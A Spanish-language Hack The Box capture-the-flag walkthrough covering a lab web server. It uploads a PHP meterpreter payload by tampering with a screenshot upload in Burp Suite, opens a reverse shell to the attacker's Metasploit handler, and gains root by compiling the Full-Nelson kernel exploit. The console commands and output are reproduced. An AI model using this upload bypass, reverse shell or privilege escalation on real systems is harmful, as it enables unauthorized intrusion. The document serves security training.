
① 10.10.10.6/torrent/upload_file.php?mode=upload&id=3bc6006b0cd949f33e3b6c4f57fc049d032a46b0

Upload: chacka0101payload.php.png
Type: image/png
Size: 1.0859375 Kb
Upload Completed.
Please refresh to see the new screenshot.




Ahora el objetivo es que ejecute el payload php, para esto debemos interceptar la comunicación y ejecutar el php, vamos utilizar el software Burp Suite:

Lo abrimos:



Hacemos las configuraciones de Proxy y otras para poder hacer la interceptación y manipulación de datos:





Colombia Hack Agent (ChackA)

Mostrar todo el contenido:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A red box highlights the 'Site map' tab in the top navigation bar. Another red box highlights the 'Show all' button at the bottom left of the main content area. The status bar at the top right says 'Logging of out-of-scope Proxy traffic is disabled [Re-enable]'. The main pane displays a table of items with columns: US, Length, MIME type, Title, Comment, and Time request... The table has two rows: one for a Torrent Hoster (11654, HTML) and another for a file (8664, HTML). Below the table, there are several filter panels: 'Filter by request type', 'Filter by MIME type', 'Filter by status code', 'Folders', 'Filter by search term [Pro only]', 'Filter by file extension', and 'Filter by annotation'. Each panel contains checkboxes for various filtering options.

Configuramos el "Response Modification":

The screenshot shows the 'Options' tab in Burp Suite. It includes sections for 'Proxy Listeners', 'Intercept Client Requests', and 'Intercept Server Responses'.
In 'Proxy Listeners', a single listener is listed: '127.0.0.1:8080' with 'per-host' certificate settings.
In 'Intercept Client Requests', rules are defined to intercept specific requests based on conditions like 'File extension', 'Request', 'HTTP method', and 'URL'.
In 'Intercept Server Responses', rules are defined to intercept responses based on conditions like 'Content type header', 'Request', and 'Was modified'.




Colombia Hack Agent (CHackA)

The screenshot shows the 'Intercept' tab settings in Burp Suite. It includes sections for 'Intercept WebSockets Messages' (with checkboxes for intercepting client-to-server and server-to-client messages) and 'Response Modification' (with checkboxes for various options like unhiding form fields, enabling disabled fields, and removing JavaScript validation). A note at the bottom says 'Proactively update content length header when the response is altered'.

Clic en "Intercept is on" para habilitar el proxy:

The screenshot shows the main interface of Burp Suite with the 'Intercept' tab selected. The 'Intercept' button in the toolbar is highlighted with a red box. Other buttons in the toolbar include 'Forward', 'Drop', 'Action', and 'Comment this item'. Below the toolbar, there are tabs for 'Raw' and 'Hex'.




Colombia Hack Agent (ChackA)

Subimos el payload y aún NO debemos dar clic en "Submit Screenshot":

A screenshot of a web browser window. On the left, there's a sidebar with links like 'Most Visited' and 'Getting Started'. The main content area shows a form for editing a torrent. It has fields for 'Torrent Name' (set to 'kali-linux-2019-3-amd64-iso'), 'Hash' (set to '3bc6006b0cd949f33e3b6c4f57fc049d032a46b0'), 'Category' (set to 'Movies'), 'Subcategory' (dropdown menu), 'Description' (empty), 'Tracker requires registration' (radio buttons for 'Yes' and 'No' with 'No' selected), 'Update Screenshot' (checkbox checked), 'Filename:' (set to 'chacka0101payload.php.png'), and a 'Submit Screenshot' button. Below the form, there's a note about allowed file types (jpg, jpeg, gif, png) and max size (100kb). To the right, there's a preview of the torrent file listing 'kali-linux-2019-3-amd64-iso' with details like 'Tracked By', 'Added', 'Last Update', and 'Screenshots'. A red arrow points to the 'Submit Screenshot' button.

Configuramos el Scope:

A screenshot of the Burp Suite Community Edition interface. The title bar says 'Burp Suite Community Edition v2.1.01 - Temporary Project'. The menu bar includes 'Burp Project', 'Intruder', 'Repeater', 'Window', and 'Help'. The tabs at the top are 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Project options', and 'User options'. The 'Target' tab is selected. Below it, the 'Scope' tab is active. A red arrow points to the 'Add' button in the 'Include in scope' section. A tooltip for this button says: 'Target Scope Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to browse the context menus in the site map to include or exclude URL paths.' There are also sections for 'Exclude from scope' and a modal dialog titled 'Add prefix for in-scope URLs' with a 'Prefix' field containing 'http://10.10.10.6/torrent'.



Configuramos la extensión de .php.png a .php:


The screenshot shows two Mozilla Firefox windows. The left window displays a torrent editor interface for 'kali-linux-2019-3-amd64.iso'. The right window shows the Burp Suite Community Edition v2.1.01 - Temporary Project. A red box highlights the 'Forward' button in the Burp Suite interface. The Burp Suite request pane shows a POST request to 'http://10.10.10.6/torrent/upload_file.php?mode=upload&id=3bc6006b0cd949f33e3b6c4f57fc049d032a46b0'. The response pane shows the uploaded file content, which is a PHP payload named 'chacka0101payload.php'. A red box highlights the file name in the response.

Se ha subido el archivo payload php con éxito:

The screenshot shows two Mozilla Firefox windows. The left window displays a message: 'Upload: chacka0101payload.php', 'Type: image/png', 'Size: 1.0859375 Kb', 'Upload Completed.', and 'Please refresh to see the new screenshot.' A red box highlights this message. The right window shows the Burp Suite Community Edition v2.1.01 - Temporary Project. A red box highlights the 'Forward' button in the Burp Suite interface. The Burp Suite request pane shows a POST request to 'http://10.10.10.6/torrent/upload_file.php?mode=upload&id=3bc6006b0cd949f33e3b6c4f57fc049d032a46b0'. The response pane shows the uploaded file content, which is a PHP payload named 'chacka0101payload.php'. A red box highlights the file name in the response.



Luego volvemos a deshabilitar el Proxy:



Ahora buscamos el directorio donde subimos el chacka0101payload.php


Para esto volver a revisar el dirbuster y existe un directorio llamado:

http://10.10.10.6/torrent/upload/

La aplicación lo guarda como 3bc60.....php

Name	Last modified	Size	Description
Parent Directory	-	-	-
3bc6006b0cd949f33e3b6c4f57fc049d032a46b0.php	03-Nov-2019 22:58	1.1K	
3bc6006b0cd949f33e3b6c4f57fc049d032a46b0.png	03-Nov-2019 22:35	1.1K	
723bc28f9b6f924cca68ccdf96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80



Luego configuramos y ejecutamos el exploit (handler):

Queda esperando una acción por parte del payload, de tal forma que, si damos clic en el archivo php que subimos, nos generará un meterpreter remoto:

Index of /torrent/upload

Name	Last modified	Size
Parent Directory		
3bc6006b0cd49f33e3b6c4f57fc049d032a46b0.php	03-Nov-2019 22:58 1.1K	
3bc6006b0cd49f33e3b6c4f57fc049d032a46b0.png	03-Nov-2019 22:53 1.1K	
723bc28f9b6924cca68ccdf9b6190566ca6b4.png	17-Mar-2017 23:06 58K	
noxx.png	02-Jun-2007 23:15 32K	

Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80

```
File Edit View Search Terminal Help
root@chacka0101: ~
inet 10.10.14.6 netmask 255.255.254.0 destination 10.10.14.6
inet6 fe80::45b6:8d32:7b5:7ecf prefixlen 64 scopcid 0x20<link>
inet6 fe80::45b6:8d32:7b5:1084 prefixlen 64 scopcid 0x0<global>
inet6 fe80::45b6:8d32:7b5:1084 brd fe80::ff:fe32:7b5:1084 scopeid 0x0<brd>
inet6 fe80::45b6:8d32:7b5:1084 brd fe80::ff:fe32:7b5:1084 scopeid 0x0<link>
RX packets 448 bytes 66957 (65.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 475 bytes 45730 (44.6 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf5 exploit(multi/handler) > ifconfig 10.10.14.6
[*] exec: ifconfig 10.10.14.6

10.10.14.6: error fetching interface information: Device not found
msf5 exploit(multi/handler) > LHOST 10.10.14.6
[*] Unknown argument: LHOST.
msf5 exploit(multi/handler) > set LHOST 10.10.14.6
LHOST => 10.10.14.6
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
---- ----- ----- -----
Payload options (php/meterpreter_reverse_tcp):
Name Current Setting Required Description
---- ----- ----- -----
LHOST 10.10.14.6 yes The listen address (an interface may be specified)
LPORT 4321 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.14.6:4321
```



Colombia Hack Agent (ChackA)

```
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.10.14.6      yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target

msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (38247 bytes) to 10.10.10.6
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.10.6:51727) at 2019-11-03 19:13:11 -0500
meterpreter > 
```

Ahora vamos a buscar de las FLAGS:

```
meterpreter > search -d /home -f "*.txt"
Found 1 result...
    /home/george\user.txt (33 bytes)
meterpreter > cat /home/george/user.txt
[REDACTED]
meterpreter > search -d /root -f "*.txt"
No files matching your search were found.
meterpreter > 
```

No contamos con privilegios root, así que tenemos que hacer un escalamiento de privilegios mediante un exploit para tal fin:

```
meterpreter > id
[-] Unknown command: id.
meterpreter > whoami
[-] Unknown command: whoami.
```




Exploit para subir por medio del meterpreter:

<https://www.exploit-db.com/exploits/15704>

Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04) - 'Full-Nelson.c' Local Pr	
EDB-ID: 15704	CVE: 2010-4258 2010-3850 2010-3849
Author: DAN ROSENBERG	Type: LOCAL
Platform: LINUX	Date: 2010-12-07
EDB Verified: ✓	Exploit: Download / {}
←	Vulnerable App:
<pre>/* * Linux Kernel <= 2.6.37 local privilege escalation * by Dan Rosenberg * @djrbliss on twitter * * Usage: * gcc full-nelson.c -o full-nelson * ./full-nelson * * This exploit leverages three vulnerabilities to get root, all of which were * discovered by Nelson Elrage: * * CVE-2010-4258 * ----- * This is the interesting one, and the reason I wrote this exploit. If a * thread is created via clone(2) using the CLONE CHILD CLEARTID flag, a NULL</pre>	

Subimos el exploit, luego llamamos una shell, compilamos el exploit, le brindamos altos privilegios y por último lo ejecutamos:

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (38247 bytes) to 10.10.10.6
[*] Meterpreter session 4 opened (10.10.14.6:4444 -> 10.10.10.6:39905) at 2019-11-03 21:38:34 -0500
meterpreter > upload /root/Desktop/15704.c .
[*] uploading : /root/Desktop/15704.c -> .
[*] uploaded : /root/Desktop/15704.c -> ./15704.c
meterpreter > shell
Process 1750 created.
Channel 1 created.
gcc 15704.c -o exploit
chmod 777 exploit
./exploit
id
uid=0(root) gid=0(root) Datos del mapa ©2019
```



Colombia Hack Agent (ChackA)

Index of /torrent/upload

Name	Last modified	Size	Description
Parent Directory		-	
3bc6006b0cd949f33e3b6c4f57fc049d032a46b0.php	04-Nov-2019 01:46	1.1K	
3bc6006b0cd949f33e3b6c4f57fc049d032a46b0.png	04-Nov-2019 01:43	1.1K	
723bc28f9b6f924cca68ccdf96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
15704.c	04-Nov-2019 04:37	9.3K	
exploit	04-Nov-2019 04:39	13K	
noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80

Con el siguiente comando buscamos y encontramos los flags .txt en el OS: #
find / -iname *.txt

```
find / -iname *.txt
/var/www/torrent/readme/license.txt
/etc/X11/rob.txt
/home/george/user.txt
/root/root.txt
/usr/lib/python2.6/dist-packages/oauth-1.0a.egg-info/top_level.txt
/usr/lib/python2.6/dist-packages/oauth-1.0a.egg-info/SOURCES.txt
/usr/lib/python2.6/dist-packages/oauth-1.0a.egg-info/dependency_links.txt
/usr/lib/python2.6/dist-packages/lazr.uri-1.0.egg-info/namespace_packages.txt
/usr/lib/python2.6/dist-packages/lazr.uri-1.0.egg-info/test_info.txt
/usr/lib/python2.6/dist-packages/lazr.uri-1.0.egg-info/top_level.txt
/usr/lib/python2.6/dist-packages/lazr.uri-1.0.egg-info/SOURCES.txt
/usr/lib/python2.6/dist-packages/lazr.uri-1.0.egg-info/dependency_links.txt
/usr/lib/python2.6/dist-packages/lazr.uri-1.0.egg-info/requirements.txt
/usr/lib/python2.6/dist-packages/twisted/internet/iocpreactor/notes.txt
/usr/lib/python2.6/dist-packages/wadllib-1.1.2.egg-info/test_info.txt
/usr/lib/python2.6/dist-packages/wadllib-1.1.2.egg-info/top_level.txt
/usr/lib/python2.6/dist-packages/wadllib-1.1.2.egg-info/SOURCES.txt
/usr/lib/python2.6/dist-packages/wadllib-1.1.2.egg-info/dependency_links.txt
/usr/lib/python2.6/dist-packages/wadllib-1.1.2.egg-info/requirements.txt
```

```
/usr/share/perl/5.10.0/unicore/NameSequences.txt
/usr/share/perl/5.10.0/unicore/StandardizedVariants.txt
/usr/share/perl/5.10.0/unicore/NormalizationCorrections.txt
/usr/share/perl/5.10.0/unicore/PropList.txt
/usr/share/perl/5.10.0/unicore/Jamo.txt
/usr/share/perl/5.10.0/unicore/HangulSyllableType.txt
/usr/share/perl/5.10.0/unicore/EastAsianWidth.txt
/usr/share/perl/5.10.0/unicore/CaseFolding.txt
/usr/share/perl/5.10.0/unicore/PropertyValueAliases.txt
/usr/share/perl/5.10.0/unicore/PropertyAliases.txt
/usr/share/perl/5.10.0/unicore/Scripts.txt
/usr/share/perl/5.10.0/unicore/ReadMe.txt
/usr/share/perl/5.10.0/Unicode/Collate/keys.txt
/usr/share/perl/5.10.0/Unicode/Collate/allkeys.txt
/usr/share/X11/rgb.txt
cat /home/george/user.txt
cat /root/root.txt
```

Agradecimientos a:

Hack The Box - <https://www.hackthebox.eu>

-END-